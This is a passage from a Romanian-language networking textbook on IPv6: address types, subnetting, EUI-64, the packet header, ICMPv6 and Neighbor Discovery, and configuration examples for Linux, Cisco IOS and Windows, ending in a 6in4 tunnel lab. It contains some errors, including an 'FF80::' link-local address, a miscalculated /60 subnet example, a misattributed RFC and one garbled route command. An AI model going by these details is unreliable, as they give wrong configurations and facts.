Asemănător, adreselor IPv4 și adresele IPv6 sunt împărțite în două grupuri: biți de rețea și biți de stație. Spre deosebire de adresele IPv4, biți de rețea sunt identificați folosind un prefix, metodă alternativă în scrierea măștii de rețea pentru adresele IPv4. Acest prefix este reprezentat la sfârșitul unei adrese IPv6 după simbolul „/" (*slash*). Spre exemplu pentru a limita biți de rețea la un număr de 64 în adresa IPv6 folosită în exemplele precedente prefixul va fi scris astfel 2001:b38:0:0:5e:0:0:1**/64**. O scriere a măștii de rețea asemănătoare cu cea adresării IPv4 ar fi foarte greoaie și impracticabilă.

Un alt tip de reprezentare este cel folosit pentru adresele de tip „IPv4-mapped" și compatibile IPv4. Aceste tipuri de adrese au următoarea structura: X:X:X:X:X:IPv4. Un exemplu ar fi reprezentarea adresei IPv4 192.168.1.100 sub forma ::192.168.1.100, reprezentare de tip „IPv4-mapped".

4.1.3 Clasificarea adreselor IPv6

În capitolul precedent am studiat adresarea IPv4, cu cele trei tipuri de comunicare: unicast, multicast și broadcast. Adresarea IPv6, așa cum este ea definită în RFC4291 [13], oferă de asemenea trei tipuri de adresare: unicast, multicast și anycast.

Spre deosebire de adresarea din IPv4, în IPv6 nu există adrese de difuzare (adrese de tip „broadcast"). Dispariția tipului de adresa de difuzare este datorată numărului mare de adrese ce se pot atribui într-o rețea locală, 2^{64}, fiind practic imposibilă comunicarea cu toate echipamentele dintr-o rețea locală așa cum se putea în adresarea IPv4.


În continuare vor fi analizate fiecare tip de adrese, distribuirea acestora și cum pot fi ele folosite.

Adrese unicast

Adresele de tip unicast sunt folosite pentru comunicația punct-la-punct. Ele pot fi atribuite stațiilor, echipamentelor folosite pentru rutare sau serverelor dedicate. În funcție de accesibilitatea acestora în afara rețelei au fost definite următoarele clase de adrese IPv6 de tip unicast:

- Global
- Link-local
- Site-local (aceste tipuri de adrese nu mai sunt folosite și nu vor fi discutate în cadrul acestei secțiunii)
- Unique local
- Adrese speciale
- Adrese folosite pentru migrarea de la IPv4 la IPv6. Aceste tipuri de adrese au fost prezentate în 4.1.1 Apariția și migrarea la protocolul IPv6.


Așa cum se poate observa din graficul 4-3 din spațiul de adrese IPv6 se poate folosi mai puțin de 13%, o mare pondere fiind reprezentată de adresele global unicast.



4-3: Folosirea adreselor IPv6

Adresele global unicast sunt definite în RFC3587 [14]. Principalul rol al acestor adrese este de identificare a fiecărui calculator în Internet, asemănător cu adresele IPv4 publice. Adresele global unicast pot fi rutate și trebuie să fie unice. Spațiul definit pentru acest tip de adresare este 2000::/3. Alocarea acestor adrese se realizează de către IANA (Internet Assigned Numbers Authority).

Formatul unei adrese global unicast este cel din Fig. 4-4 și trebuie să conțină 64 de biți pentru ID-ul interfeței, „biți de stație" cum au fost ei definiți în capitolul precedent. Completarea celor 64 de biți va fi analizată ulterior.




4-4: Adresa global unicast

Adresele link-local unicast sunt asemănătoare adreselor 169.254.0.0/16 (APIPA) folosite pentru adresarea IPv4. Acest tip de adresare a fost definit în RFC3927 [15] și e folosit pentru conectarea stațiilor în rețeaua locală. Adresele link-local unicast nu pot fi rutate și trebuie să fie unice în aceeași rețea, pot exista duplicate în două rețele diferite.

Formatul adreselor link-local unicast este definit în Fig. 4-5. Spre deosebire de adresele global unicast fiecare interfață care suportă protocolul IPv6 va avea definită o adresă de tip link-local. În practică orice interfață va avea minim două adrese IPv6: una globală folosită pentru adresarea în Internet și una de tip link-local folosită pentru comunicarea în cadrul rețelei locale.


Adresele link-local unicast sunt folosite de către protocoalele de rutare pentru definirea următorului hop sau ca sursă de către protocolul NDP.



4-5: Adresa link local

Adresele unique local unicast au fost definite în RFC4193 [16]. Adresele unique local unicast sunt asemanatoare adreselor private din IPv4. Adresele unique local unicast nu vor fi rutate in internet și sunt unice în Internet, deși ele au rol doar în interiorul unei organizații. Formatul adreselor unique local este prezentat în Fig. 4-6.

Adresele unique local sunt folosite pentru interconectarea echipamentelor.



4-6: Adresa unique local

Există două adrese speciale unicast care nu pot apărea ca destinație și care nu pot fi atribuite echipamentelor. Adresa „::" sau „0:0:0:0:0:0:0:0" poartă denumirea de unspecified address („adresă nespecificată") și este folosită spre exemplu pentru cererea de DHCP, atunci când nu există adresă IPv6 atribuită, sau pentru a defini o rutăimplicită. În adresarea IPv4 echivalentul adresei nespecifice este „0.0.0.0".


Cea de-a doua adresă specială poartă numele de adresă de Loopback și are formatul „::1" sau „0:0:0:0:0:0:0:1". Această adresă este folosită pentru testarea locală a stivei IPv6 sau folosită de o aplicație pentru a se referi la localhost, iar pachetele destinate acestei adrese nu vor fi trimise

niciodată pe o interfață. În adresarea IPv4 echivalentul adresei de Loopback este dat de spațiul 127.0.0.0/8.

Adrese multicast

Adresarea de tip multicast este folosită atunci când destinația unui pachet este reprezentată de mai multe calculatoare. Echivalentul acestui tip de adresa în protocolul IPv4 este dat de spațiul de adrese 224.0.0.0/8. Spațiul de adresare din IPv6 este FF00::/8, conform RFC4291 [13]. Adresele multicast pot fi folosite doar ca destinație, nu ca sursă.

Structura adreselor de multicast IPv6 este cea din Fig. 4-7. Biții de FLAG sunt folosiți pentru a defini tipul de adresă de multicast (permanentă – definită de IANA, sau temporară), și identifică cum a fost construită (bazată sau nu pe o adresă de unicast).



4-7: Adresa multicast

Adresarea multicast în IPv6 a fost împărțită în trei categorii în funcție de modalitatea de atribuire pe stații: permanente, atribuite manual și *„solicited node"* (solicitate de stație – create automat - dinamic).


Adresele multicast de tip permanent sunt definite în RFC2375 [17]. Aceste adrese sunt în general folosite pentru a înlocui adresarea de difuzare din IPv4 si sunt atribuite de către sistemul de operare. De asemenea acestea au fost împărțite asemănător cu cele unicast în funcție de locul în care sunt folosite.

- Adrese multicast ce pot fi accesate doar la nivelul stației - Node-Local Scope:
  - FF01:0:0:0:0:0:0:1 All Nodes Address
  - FF01:0:0:0:0:0:0:2 All Routers Address
- Adrese multicast ce pot fi accesate doar în cadrul rețelei locale - Link-Local Scope
  - FF02:0:0:0:0:0:0:1 All Nodes Address
  - FF02:0:0:0:0:0:0:2 All Routers Address
  - FF02:0:0:0:0:1:FFXX:XXXX Solicited-Node Address
- Adrese multicast ce pot fi accesate doar la nivelul unei organizații - Site-local scope
  - FF05:0:0:0:0:0:0:2 All Routers Address

Adresele multicast de tip permanent sunt folosite pentru a identifica un anumit grup, ele pot fi considerate înlocuitorul adreselor de difuzare (broadcast).


Adresele atribuite manual sunt folosite pentru oferirea diverselor servicii. Alocarea acestor adrese se face de către IANA.

Adresele de tip „solicited node" sunt construite pentru a identifica un anumit grup pornind de la adresa IPv6 de unicast. Construirea unei adrese de tip „solicited node" se face prin copierea ultimilor cei mai puțin semnificativi 24 de biți de la o adresa unicast sau anycast la prefixul FF02::1:FF/104, așa cum se poate observa în Fig. 4-8.



4-8: Maparea adreselor unicast la cele multicast solicited-node

Construirea unui pachet cu o destinație IPv6 multicast presupune și adăugarea unui antet pentru nivelul doi. Întrebarea care reiese de aici este ce adresa MAC destinație vom folosi pentru a referi o astfel de destinație. Pentru acest lucru RFC1972 (actualizat ulterior în RFC2464 și RFC6085) stabilește formatul adreselor MAC destinație pentru pachetele de IPv6 de multicast ca fiind cel din Fig. 4-9. Cei 48 de biți ai unei adrese MAC vor fi alcătuiți din secvența 33:33, urmată de ultimii 32 de biți din adresa IPv6 de multicast.



4-9: Maparea IPv6 multicast la adresele MAC

Spre exemplu pentru un cu adresa MAC 00-50-56-C0-00-08, va răspunde la următoarele adrese IPv6 de multicast:


- FF02::1, adresa MAC asociata este 33-33-00-00-00-01
- FF02::1:FFC0:0008, adresa MAC asociată este 33-33-FF-C0-00-08. Am construit această adresă de multicast de tip solicited-node, plecând de la adresa link-local (FF80::0250:56FF:FEC0:0008). Construcția adresei link-local este prezentată în capitolul 4.1.4.

Adrese anycast

Pentru a întelege necesitatea adreselor IPv6 anycast vom analiza mecanismul de funcționare curent, pe infrastructura IPv4, a motorului de căutare google. Inițial motorul de căutare a pornit cu un singur server ce răspundea la o singură adresă IPv4. Datorită volumului mare de cereri în fața acestui server a fost pus un load-balancer și serverul a fost multiplicat. Se folosea în continuare o singură adresă IPv4. Pasul următor a fost dezvoltarea mai multor data-centere răspândite în lume, fiecare astfel de centru având o adresă IPv4. Pentru a putea balansa traficul între aceste centre în lumea IPv4 ne axăm pe răspunsul diferit al serverelor de DNS. Practic la o rezolvare de nume pentru domeniul www.google.com vom primi mai multe adrese IPv4 ca răspuns, adrese IPv4 ale data-centerelor precizate anterior. În acest mod fiecare data-center răspunde cererilor IPv4 dintr-o anumită zonă.

Adresarea IPv6 anycast a fost definită în RFC4291 [13]. Adresele IPv6 anycast au proprietatea că pot fi atribuite simultan pe mai multe interfețe ale aceluiași dispozitiv sau pentru dispozitive diferite. Acest lucru va permite atribuirea aceleiași adrese IPv6 pentru toate serverele www.google.com, iar accesarea se va face către cel mai apropiat astfel de sistem.

Adresele IPv6 anycast nu au un spațiu de adrese separat, ele vor folosi spațiul definit pentru adresele unicast. Structura acestor adrese este definită în Fig. 4-10, și pot apărea în antetul IPv6 doar ca destinație.



4-10: Adresa anycast subnet-router

În prezent acest tip de adresare nu este folosit, RFC4786 [18] prezintă câteva exemple de folosire pentru aceste tipuri de adrese IPv6.

Adrese IPv6 la care răspunde un nod

După cum am prezentat adresele IPv6 sunt de trei tipuri: adrese de tip unicast, adrese de tip multicast și adrese de tip anycast. RFC4291 [13] definește, după cum urmează, adresele de rețea de tip IPv6 la care trebuie să răspundă un calculator:

- Adresa de tip „Link-local" configurată automat.
- Orice adresă de tip unicast sau anycast care a fost configurată.
- Adresa de tip loopback.
- Adresa de tip multicast „All-Nodes".
- Toate adresele de tip multicast Solicited-Node definite pentru fiecare adresă de tip unicast sau multicast configurate.
- Toate adresele de multicast configurate manual din care face parte acest nod.

În cazul în care echipamentul este un ruter, el va răspunde pentru toate adresele definite anterior pentru un calculator, dar și la următoarele adrese:

- Toate adresele de tip multicast „All-Routers",așa cum au fost ele definite anterior.
- Toate adresele de tip „Subnet-Router", adresa de rețea.

4.1.4 Subnetarea adreselor IPv6

Spațiul de adrese IPv6 are, asemănător cu adresarea IPv4, o structură ierarhică. Această ierarhizare se realizează cu ajutorul măștii de rețea. Subnetarea se face asemănător cu procesul de subnetare din IPv4, delimitând prefix-ul, subnetul și biții de stație. Deși o adresă de tip IPv6 folosește 128 de biți conceptul de subnetare este mult mai ușor realizabil față de subnetarea în IPv4. Acest lucru este datorat definirii clare a numărului de biți de stație, 64, în RFC4291 [13].

Practic subnetarea se face doar în primii 64 de biți, definind adresa de rețea și adresa de subrețea prin alegerea corespunzătoare a măștii de rețea. Spre deosebire de subnetarea în IPv4, numărul de echipamente din rețea nu mai este relevant, datorită celor 64 de biți predefiniți pentru biți de stație.


Cei 64 de biți disponibili pentru subnetare pot fi delimitați oricum, conform RFC3587 [14], însă principiul bunei practicii spune că o subnetare corectă ar trebui să se facă la fiecare patru biți, pentru o mai ușoară identificare a părților componente, prefixul, subnetul și biți de stație. Această delimitare se va realiza în funcție de numărul de subrețele necesare.

Pentru a întelege procesul de subnetare vom analiza următorul exemplu. Se dorește subnetarea blocului 2001:34DE:035A::/48 pentru a avea la dispoziție un număr de cinci rețele.

- avem nevoie de 3 biți pentru a reprezenta numărul cinci

- cum recomandarea este sa folosim grupuri de patru biți, vom face subnetarea după 4 biți
- subrețelele vor fi de forma: 2001:34DE:035A:000:/60. Prima subrețea este 2001:34DE:035A:000:/60, a doua 2001:34DE:035A:001:/60, 2001:34DE:035A:002:/60, ultima fiind 2001:34DE:035A:FFF:/60.

O foarte mare problemă a adreselor de tip IPv4 a fost mecanismul prost de agregare. Practic la nivelul Internetului fiecare ISP putea în IPv4 să achiziționeze un spațiu de adrese /24, spațiu ce nu poate fi agregat la nivel de ISP, uneori chiar și indiferent de nivelul acestuia (Tier-1, Tier-2, Tier-3). Distribuția adreselor IPv6 este prezentată în Fig. 4-11.



4-11: Distribuția adreselor IPv6

Subnetarea la nivel de RIR este definită la adresa http://www.ripe.net/ripe/docs/ripe-552. RIPE va aloca pentru fiecare ISP un minim de /32, existând și posibilitatea de a cere un spațiu mai mare (așa cum au cerut cei de la RDS&RCS). Spațiul de adrese /32 permite crearea unui număr de subrețele egal cu numărul total de adrese IPv4, rămân 32 de biți pentru partea de subrețea.


Ultimii 64 de biți, identificatorul de rețea, poate avea una din următoarele valorii:

- Conform RFC4941 [19], o valoare generată aleatoriu, metodă folosită implicit de către Windows 7. (Interesant este că cei de la Microsoft justifică folosirea acestei metode pentru a nu permite „trace-back" la calculatorul care deține acea adresă IPv6).
- Configurată automat atunci când se folosește un server de DHCPv6.
- Conform RFC5072 [20], pentru conexiunile de tip PPP trebuie generat un identificator separat de cel al interfeței, fie prin folosirea EUI-64, fie pe baza unei surse unice (alta decât adresa MAC), fie poate fi generat random.
- Conform RFC429, fiecare placă de rețea poate folosi drept identificator de interfață adresa de tip EUI-64. Există mai multe metode de generare a acestui identificator:
    - Acesta este inscripționat deja pe placa de rețea, definit de către IEEE.
    - Acesta se va deriva folosind un identificator unic al plăcii (ex. Adresa MAC pentru o placă de tip Ethernet, numărul de serie pentru un chip din cadrul unei plăcii de tip serial).
    - Dacă nu există un mecanism unic de identificare al plăcii se poate folosi un identificator de pe altă placă de rețea.

Dintre procesele definite anterior pentru generarea unei adrese de tip EUI-64 cel mai adesea folosit este cel care derivă această adresă din adresa MAC. Pentru a genera cei 64 de biți necesari identificatorului de interfață se adaugă celor 48 de biți din adresa MAC secvența de biți 0xFFFE după primii 24 de biți din adresa MAC.

Un alt lucru care trebuie realizat la construirea unei adrese IPv6 plecând de la o adresa MAC este inversarea bitului 7 (care specifică dacă adresa este universală sau definită local), datorită semnificației opuse existente (pentru adresa MAC dacă bitul este 0 el prezintă o adresă globală;

pentru adresa EUI-64 dacă bitul este 1 el reprezintă o adresă globală). Procesul este descris în Fig. 4-12.




4-12: Derivarea prefixului EUI-64 pornind de la o adresă MAC.

4.2 Descrierea pachetelor IPv6

4.2.1 Antetul IPv6

După cum am discutat în primul capitol, la fiecare nivel pachete sunt încapsulate cu un nou antet. La nivelul doi, în cadrul antetului Ethernet, un pachet IPv6 este referit prin codul 0x86DD - ne aducem aminte că antetul IPv4 era referit prin 0x0800. Structura pachetelor IPv6 este reprezentată în Fig. 4-13. Această structură este definită în RFC2460, care „învechește" RFC1883 – apărut în 1995, încă din anul 1998. Principala îmbunătățire față de antetul IPv4 este dată de simplificarea antetului și apariția antetelor de extensie.




4-13: Structura unui pachet IPv6

Printre cele mai importante antete de extensie amintim pe cele folosite pentru rutare, pentru autentificare, pentru ESP (ultimele două au fost definite ca un „un strat superior" și pentru IPv4) sau pentru fragmentare.

Fără a prezenta toate detaliile amintim procesul de fragmentare, diferit față de cel realizat pentru IPv4, folosit pentru pachetele de tip IPv6. În IPv6 fragmentarea se va realiza doar la sursă, ea


nu poate fi realizată „pe traseu", și se bazează pe un proces de descoperire a dimensiunii pachetelor la nivelul doi. Pentru o detaliere a procesului de descoperire a dimensiunii maxime de pe „traseu" se poate citi RFC1981 [21], care explică „Path MTU Discovery for IP version 6". Fiecare pachet va fi apoi „spart" în mai multe pachete, așa cum se poate observa în Fig. 4-14.



4-14: Procesul de fragmentare al unui pachet IPv6.

Antetul IPv6 este unul simplificat față de cel din IPv4, Fig. 4-15. Analizăm în continuare folosirea fiecărui câmp din cadrul antetului:

- Câmpul **Versiune (4 biți)** – Specifică versiunea protocolului, valoarea câmpului este 6.
- Câmpul **Traffic Class (8 biți)** – Asemănător câmpului Type of Service din antetul IPv4, folosit pentru clasificarea traficului pentru procesul de QoS.
- Câmpul **Flow Label (20 biți)** – Definit în RFC3697 [22], nu apare în IPv4 și are scop identificarea unui singur „flow" pentru a putea realiza procesul de rutare mai rapid, dar poate de asemenea menține informații despre protocoalele de nivel superior (ex. porturile TCP/UDP folosite) atunci când pachetul este criptat.
- Câmpul **Payload Length (16 biți)** – Indică dimensiunea totală a datelor încapsulate (antetele de extensie sunt considerate ca fiind parte din aceste date) fără antetul de IPv6 (care are o lungime totală fixă de 40 de octeți).
- Câmpul **Next Header (8 biți)** – Specifică felul în care trebuie interpretate datele după antetul IPv6, ca antet de extensie sau ca alt protocol de nivel superior (ICMP, TCP, UDP).
- Câmpul **Hop Limit (8 biți)** – Asemănător câmpului TTL din antetul IPv4 specifică numărul de echipamente de nivel trei pe care pachetul le poate traversa. Este decrementat la fiecare echipament de nivel trei.
- Câmpurile **Adresa IPv6 sursă** (128 biți) și **Adresa IPv6 destinație** (128 biți) – Specifică adresele IPv6 folosite.




4-15: Structura antetului IPv6

O altă schimbare importantă adusă protocolului de nivel trei este dispariția unui mecanism de verificare a corectitudinii pachetului. Verificarea corectitudinii unui pachet se realizează la nivelul doi prin suma de control (CRC) și la nivelul patru de către cele importante protocoale (TCP şi UDP) prin folosirea unui checksum asupra unui pseudo-antet (acesta include nu doar informații de la nivelul patru, ci și de la nivelul trei – vezi RFC793 pentru TCP şi RFC768 pentru UDP).

4.2.2 Pachete de tip ICMP

Un rol foarte important pentru folosirea stivei IPv6 îl are protocolul ICMP. Pentru IPv6 structura pachetului este asemănătoare cu cea din IPv4. Pachetele de tip ICMP sunt referențiate în antetul de nivel trei prin valoarea 58 a câmpului „**Next header**”. Structura unui pachet ICMP este prezentată în Fig. 4-16.



4-16: Structura pachetului ICMP

Cele mai importante mesaje ICMP folosite pentru funcționarea corectă a protocolului IPv6, așa cum sunt ele definite în RFC4443 [23], sunt:

- Mesaje de eroare:
  - **Destination Unreachable** – Mesaje folosite atunci când pachetul trimis nu poate fi „forwardat” către destinație.

- **Packet Too Big** – Mesaje trimise de către un ruter atunci când acesta nu poate fi forwardat datorita unei valori mai mici a MTU-ului pe legatura pe care trebuie trimis. Acest pachet este folosit pentru Path MTU Discovery Protocol.
- **Time Exceeded** – Pachete trimise de către un ruter atunci când valoarea câmpului Hop Limit din antetul IPv6 ajunge la 0.

- Mesaje de informare:
  - **Echo Request** – Pachete folosite pentru diagnosticarea unei rețele.
  - **Echo Reply** – Pachete trimise ca răspuns atunci când se primește un pachet de tip Echo Request.

Protocolul ICMP este folosit și pentru definirea mesajelor pentru protocole superioare (Neighbor Discovery – tratat in secțiunea următoare - sau Multicast Listener Discovery Protocol).

4.2.3 Protocolul Neighbor Discovery Protocol

Apariția protocolului IPv6 a produs și o schimbare a protocoalelor la nivelul stivei OSI. Adoptarea acestui protocol a fost foarte rapidă, asemănător cu felul în care formatul 802.3 a acaparat nivelul doi al stivei OSI. Pentru acest lucru protocoalele implementate la nivelul trei, precum ARP, au fost înlocuite cu un protocol care se bazează pe adresarea de la nivelul trei.

Pentru îndeplinirea funcțiilor prezentate anterior protocolul NDP se bazează pe mesaje de tip ICMP. Există cinci tipuri diferite de mesaje:

- Router Solicitation (RS)
- Router Advertisement (RA)
- Neighbor Solicitation (NS)
- Neighbor Advertisment (NA)
- Redirect

Noul protocol dezvoltat, Neighbor Discovery Protocol (NDP), poate fi folosit pentru (doar cele mai importante folosirii):


- „Router Discovery" / „Default router selection" – Descoperirea tuturor punctelor de ieșire din rețea și alegerea celui mai „bun".
- „Prefix discovery" – Descoperirea prefixului de rețea folosit pentru configurarea automată a unei adrese IPv6.
- „Duplicate address detection" – Verificarea existenței aceleiași adrese IPv6 în rețea.
- „Redirect" – Mesaje de redirectare.

Configurarea automată a unei adrese IPv6 pentru o stație

Primul pas pe care îl face un calculator într-o rețea IPv6 este descoperirea acesteia, a prefixului și a ruterelor din rețea. Pentru aceasta el va trimite un mesaj de tip RS, având ca adresă IPv6 sursă adresa nespecifică „::" și destinația toate ruterele (FF02::2). Toate echipamentele de tip ruter din rețeaua locală vor răspunde cu un mesaj de tip RA, adresa sursă fiind adresa IPv6 link-local iar adresa destinație FF02::1 – toate echipamentele din retea.

Mesajele de tip RA conțin identitatea echipamentului care le-a trimis, prefixul sau lista de prefixe ce poate fi folosită pentru autoconfigurare și MTU-ul folosit pentru rețeaua locală. Acest mesaj poate conține și alți parametri precum adresa IPv6 a unui server de DHCPv6. Mesajele de tip RA sunt trimise de către rutere la intervale periodice (generate aleatoriu) pentru a-și anunța prezența în rețea. Procesul poate fi analizat în Fig. 4-17.


După primirea unui prefix fiecare echipament își va configura automat o adresă IPv6 folosind acest prefix și generând identificatorul pentru interfață folosind una din metodele prezentate anterior, 4.14 Subnetarea adreselor IPv6. Înainte de a folosi această adresă IPv6 calculatorul va trimite un mesaj de tip NS pentru a verifica existența în rețea a acestei adrese. Dacă nu se primește nici un răspuns calculatorul va folosi această adresă IPv6.



4-17: Descoperirea ruterelor din rețeaua locală

Descoperirea adresei MAC

Un alt aspect foarte important este procesul de descoperire a adresei MAC, asemănător celui folosit de protocolul ARP. Mesajele folosite sunt de tip NS și NA, ele corespund ARP Request și, respectiv, ARP Reply.



4-18: Descoperirea adresei MAC

Spre deosebire de protocolul ARP care nu foloseşte un antet IP, NDP este construit peste IPv6.

Adresa IPv6 destinaţie folosită este adresa de tip *multicast-solicited node*, deoarece în IPv6 nu există adresă de tip broadcast. Mai mult decât atât, folosind această adresă de multicast doar calculatorul care s-a asociat, conform procesului explicat in Fig. 4-18, va răspunde acestui tip de pachete.

4.3 Configurarea adreselor IPv6

4.3.1 Linux

În Linux există suport pentru IPv6 încă de la versiunea 2.6 de kernel dar interfaţa pentru utilizator pentru configurarea IPv6 a venit odată cu introducerea pachetului de utilitare „iproute2". Vechiul pachet, „net-tools" care cuprinde utilitare ca „ifconfig" şi „route" nu avea suport pentru adrese IPv6. Deşi versiunilor noi de ifconfig i-au fost adăugate facilităţi de IPv6, folosirea ifconfig este nerecomandată.

Pentru configurări legate de IPv6, vom folosi comanda „ip" din pachetul „iproute2". Comenzile sunt similare cu cele pentru IPv4, uneori fiind nevoie de adăugarea flag-ului „-6".

```
linuxbox$ ip -6 adddress show
linuxbox$ ip -6 route show
```

Unele comenzi pot fi scrise în formă scurtă, dar având acelaşi rezultat:

```
linuxbox$ ip a
```

Pentru adăugarea unei adrese noi, putem folosi o comandă de tipul:

```
ip addr add ADRESĂ_IPV6/PREFIX dev INTERFAŢĂ
```

Pentru a adăuga o rută folosim o comandă de tipul:

```
ip route add ADRESĂ_REŢEA_IPV6 via ADRESĂ_IPV6_ROUTER_URMĂTOR
```

Atenţie! Înainte ca maşina Linux să poată comuta pachete IPv6, trebuie activată optiunea de rutare în kernel, prin editarea fişierului „/etc/sysctl.conf" şi setarea liniei „net.ipv6.conf.all.forwarding=1". Pentru a activa schimbarea trebuie rulată comanda „sysctl –p".

4.3.2 Cisco IOS

Implicit, facilitatea de a comuta pachete IPv6 este dezactivată pe Cisco IOS. Ea trebuie activată prin comanda „ipv6 unicast-routing".

```
(config)# ipv6 unicast-routing
```

Adăugarea de adrese IP pe interfaţă şi rute în tabela de rutare se face similar cu comenzile pentru IPv6, adăugându-se cuvântul cheie „ipv6".

```
(config)# interface INTERFAŢĂ
(conf-interface)# ipv6 address ADRESĂ_IPV6/PREFIX_MASCĂ_REŢEA
```


Implicit, o interfaţă pe un router Cisco ce are o adresă IPv6 configurată, va trimite mesaje de tip RA (router adverisments) pentru a anunţa staţiilor din reţea informaţii despre ruter. Putem dezactiva acest comportament la nivel de interfaţă:

```
(conf-interface)# ipv6 nd suppress-ra
```

4.3.3 Windows


Deşi Windows XP are un suport minimal de IPv6, abia în Windows Vista şi Windows 7 există un mod de configurare şi adminstrare uşoară a stivei TCP/IPv6. În Windows 7, configurările pentru IPv6

se fac similar cu cele pentru IPv4. Din interfața grafică, din fereastra specifică unei interfețe de rețea, se alege protocolul „Internet Protocol Version 6 (TCP/IPv6)".



4-19: Configurare setări IPv6 în Windows 7

Configurarea adresei poate fi făcută fie automat, prin DHCP, fie specificând manual adresa de stație, prefixul (lungimea) măștii de rețea, gateway-ul implicit și adresa IPv6 a serverului DNS.



4-20: Atribuirea unei adrese IPv6 unei interfețe în Windows 7

În linia de comandă, putem să ne folosim de utilitarul „ipconfig" pentru a vedea setările unei interfețe, inclusiv adresele IPv6. Același tool poate fi folosit pentru a cere o nouă adresă IPv6 prin DHCP:

```
ipconfig /all
ipconfig /release6
ipconfig /renew6
```

Pentru setări mai avansate, vom folosi „netsh". Cu acest utilitar putem lista interfețele ce au suport pentru IPv6, care sunt adresele IPv6 configurate pe interfață și care este tabela de rutare IPv6:

```
netsh interface ipv6 show address
netsh interface ipv6 show interface
netsh interface ipv6 show route
```

Pentru a adăuga o adresă IPv6 se folosește o comandă de tipul:

```
netsh interface ipv6 add address NUME_INTERFAȚĂ ADRESĂ_IPV6/PREFIX
```


Numele interfeței este fie un șir de caractere (ex. „Local Area Connection"), fie indexul interfeței ce poate fi obținut cu „netsh interface ipv6 show interface".

O rută poate fi adăugată printr-o comandă de tipul:

```
netsh interface ipv6 add route REȚEA NUME_INTERFAȚĂ ADRESĂ_IPV6_PAS_URMĂTOR METRICĂ
```

4.4 Scenarii de folosire

4.4.1 Topologie folosind configurare automată



4-21: Topologie simplă cu o rețea locală în care rulează IPv6

Pentru topologii simple (exemplu Fig. 4-21), ce au un singur ruter cu multiple stații de lucru în spate, ne putem folosi de facilitățile de autoconfigurare pentru a minimiza munca pe care trebuie să o facem.

CR este un router Cisco, ce va fi și ruterul implicit ar rețelei. Vom configura o adresă IPv6, folosind mecanismul EUI64 de generare a adresei:

```
cr(config)# interface f0/0
cr(config-if)#ipv6 address 2001::/64 eui-64
cr(conf-interface)# no shutdown

cr#sh ipv6 int brief
FastEthernet0/0            [up/down]
    FE80::226:BFF:FEB8:6CE8
    2001::226:BFF:FEB8:6CE8

cr#sh int f0/0
FastEthernet0/0 is up, line protocol is up
  Hardware is MV96340 Ethernet, address is 0026.0bb8.6ce8 (bia 0026.0bb8.6ce8)
```

Pe stația Windows (W) putem cere configurarea automată a adresei IP prin comanda „ipconfig":


```
ipconfig /release6
ipconfig /renew6
ipconfig /all
Ethernet adapter Local Area Connection:
```

```
      IPv6 Address. . . . . . . . . . . : 2001::3c58:818:76f7:e4e8
      Temporary IPv6 Address. . . . . . : 2001::198b:4f1b:52cf:ab89
      Link-local IPv6 Address . . . . . : fe80::3c58:818:76f7:e4e8%13
      IPv4 Address. . . . . . . . . . . : 192.168.254.92
      Subnet Mask . . . . . . . . . . . : 255.255.255.0
      Default Gateway . . . . . . . . . : fe80::226:bff:feb8:6ce8%13
```

Similar, pe stația Linux (L), adresa IPv6 și ruta implicită se vor configura cu ajutorul RA-urilor trimise de ruterul CR, odată cu activarea interfetei la nivelul doi:

```
   l# ip link set up dev eth0
   l# ip addr show dev eth0
   1: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 100
       link/ether 00:17:31:49:3a:df brd ff:ff:ff:ff:ff:ff
       inet6 2001::217:31ff:fe49:3adf/64 scope global tentative dynamic
          valid_lft 2591999sec preferred_lft 604799sec
       inet6 fe80::217:31ff:fe49:3adf/64 scope link
          valid_lft forever preferred_lft forever
   l# ip -6 route show|grep default
   default via fe80::226:bff:feb8:6ce8 dev eth0  proto kernel  metric 1024  expires 1398sec
mtu 1500 advmss 1440 hoplimit 64
```

4.4.2 Topologie avansată IPv6



4-22: Topologie rețea IPv6 despărțită de o rețea IPv4.

LR și CR sunt două rutere ce sunt conectate între ele printr-o rețea IPv4. LR este un Linux-box ce va face rutare și CR este un router Cisco. Fiecare are în spate o stație, una rulând Linux (L) și una rulând Windows (W).

Presupunem că singurul lucru configurat până acum este conectivitatea IPv4 între cele doua rutere. Scopul final este de a avea conectivitate IPv6 între cele două stații.

Avem la dispoziție rețeaua 2001:1234:AAAA::/48. Vom folosi trei rețele /64 din aceasta:

- 2001:1234:AAAA::/64 pentru rețeaua LR-CR
- 2001:1234:AAAA:1::/64 pentru L-LR
- 2001:1234:AAAA:2::/64 pentru W-CR

Începem cu configurarea stației L:

```
   l# ip -6 addr add 2001:1234:AAAA:1::2/64 dev eth0
   l# ip -6 route add default via l# ip addr add 2001:1234:AAAA:1::1
```

Similar,trebuie să adăugăm o adresă IP pe interfața de pe LR. În plus, cum acest sistem are rol de ruter, trebuie activată opțiunea de a comuta pachete IPv6:

```
   lr# ip -6 addr add 2001:1234:AAAA:1::1/64 dev eth0
   lr# vi /etc/sysctl.conf

   net.ipv6.conf.all.forwarding=1

   lr# sysctl -p
```

Pe routerul Cisco, trebuie de asemenea activată comutarea de pachete IPv6 și cofigurate adresele IPv6:

```
   cr(config)# ipv6 unicast-routing
   cr(config)# interface f0/0
   cr(conf-interface)# ipv6 address 2001:1234:AAAA:2::1/64
   cr(conf-interface)# ipv6 nd suppress-ra
```

```
cr(conf-interface)# no shutdown
```

Pe stația Windows trebuie configurată adresa IPv6 pe interfață și ruta implicită.

```
netsh interface ipv6 add address „Local Area Connection" 2001:1234:AAAA:2::2/64
netsh interface ipv6 add route ::/0 „Local Area Connection" 2001:1234:AAAA:2::1 0
```

Avem conectivitate pentru fiecare dintre cele două stații cu gateway-urile lor, dar încă nu de la cap al celălalt al rețelei deoarece între cele două routere există o rețea IPv4 ce nu comută pachete IPv6. Vom avea nevoie să configurăm un tunel IPv6 peste IPv4 pentru a oferi o legătură virtuală IPv6 între LR și CR.

```
cr(config)#int tunnel 0
cr(config-if)#tunnel source fastEthernet 0/1
cr(config-if)#tunnel destination 10.0.0.1
cr(config-if)#tunnel mode ipv6ip
cr(config-if)#ipv6 address 2001:1234:AAAA::2/64
```

```
lr# ip tun add tun0 local 10.0.0.1 remote 10.0.0.2 mode sit
lr# ip addr add 2001:1234:AAAA::1/64 dev tun0
lr# ip link set up dev tun0
```

Ultimul pas este să configurăm rute între cele două rețele de margine prin tunelul nou creat:

```
cr(config)# ipv6 route 2001:1234:AAAA:1::/64 2001:1234:AAAA::1
```

```
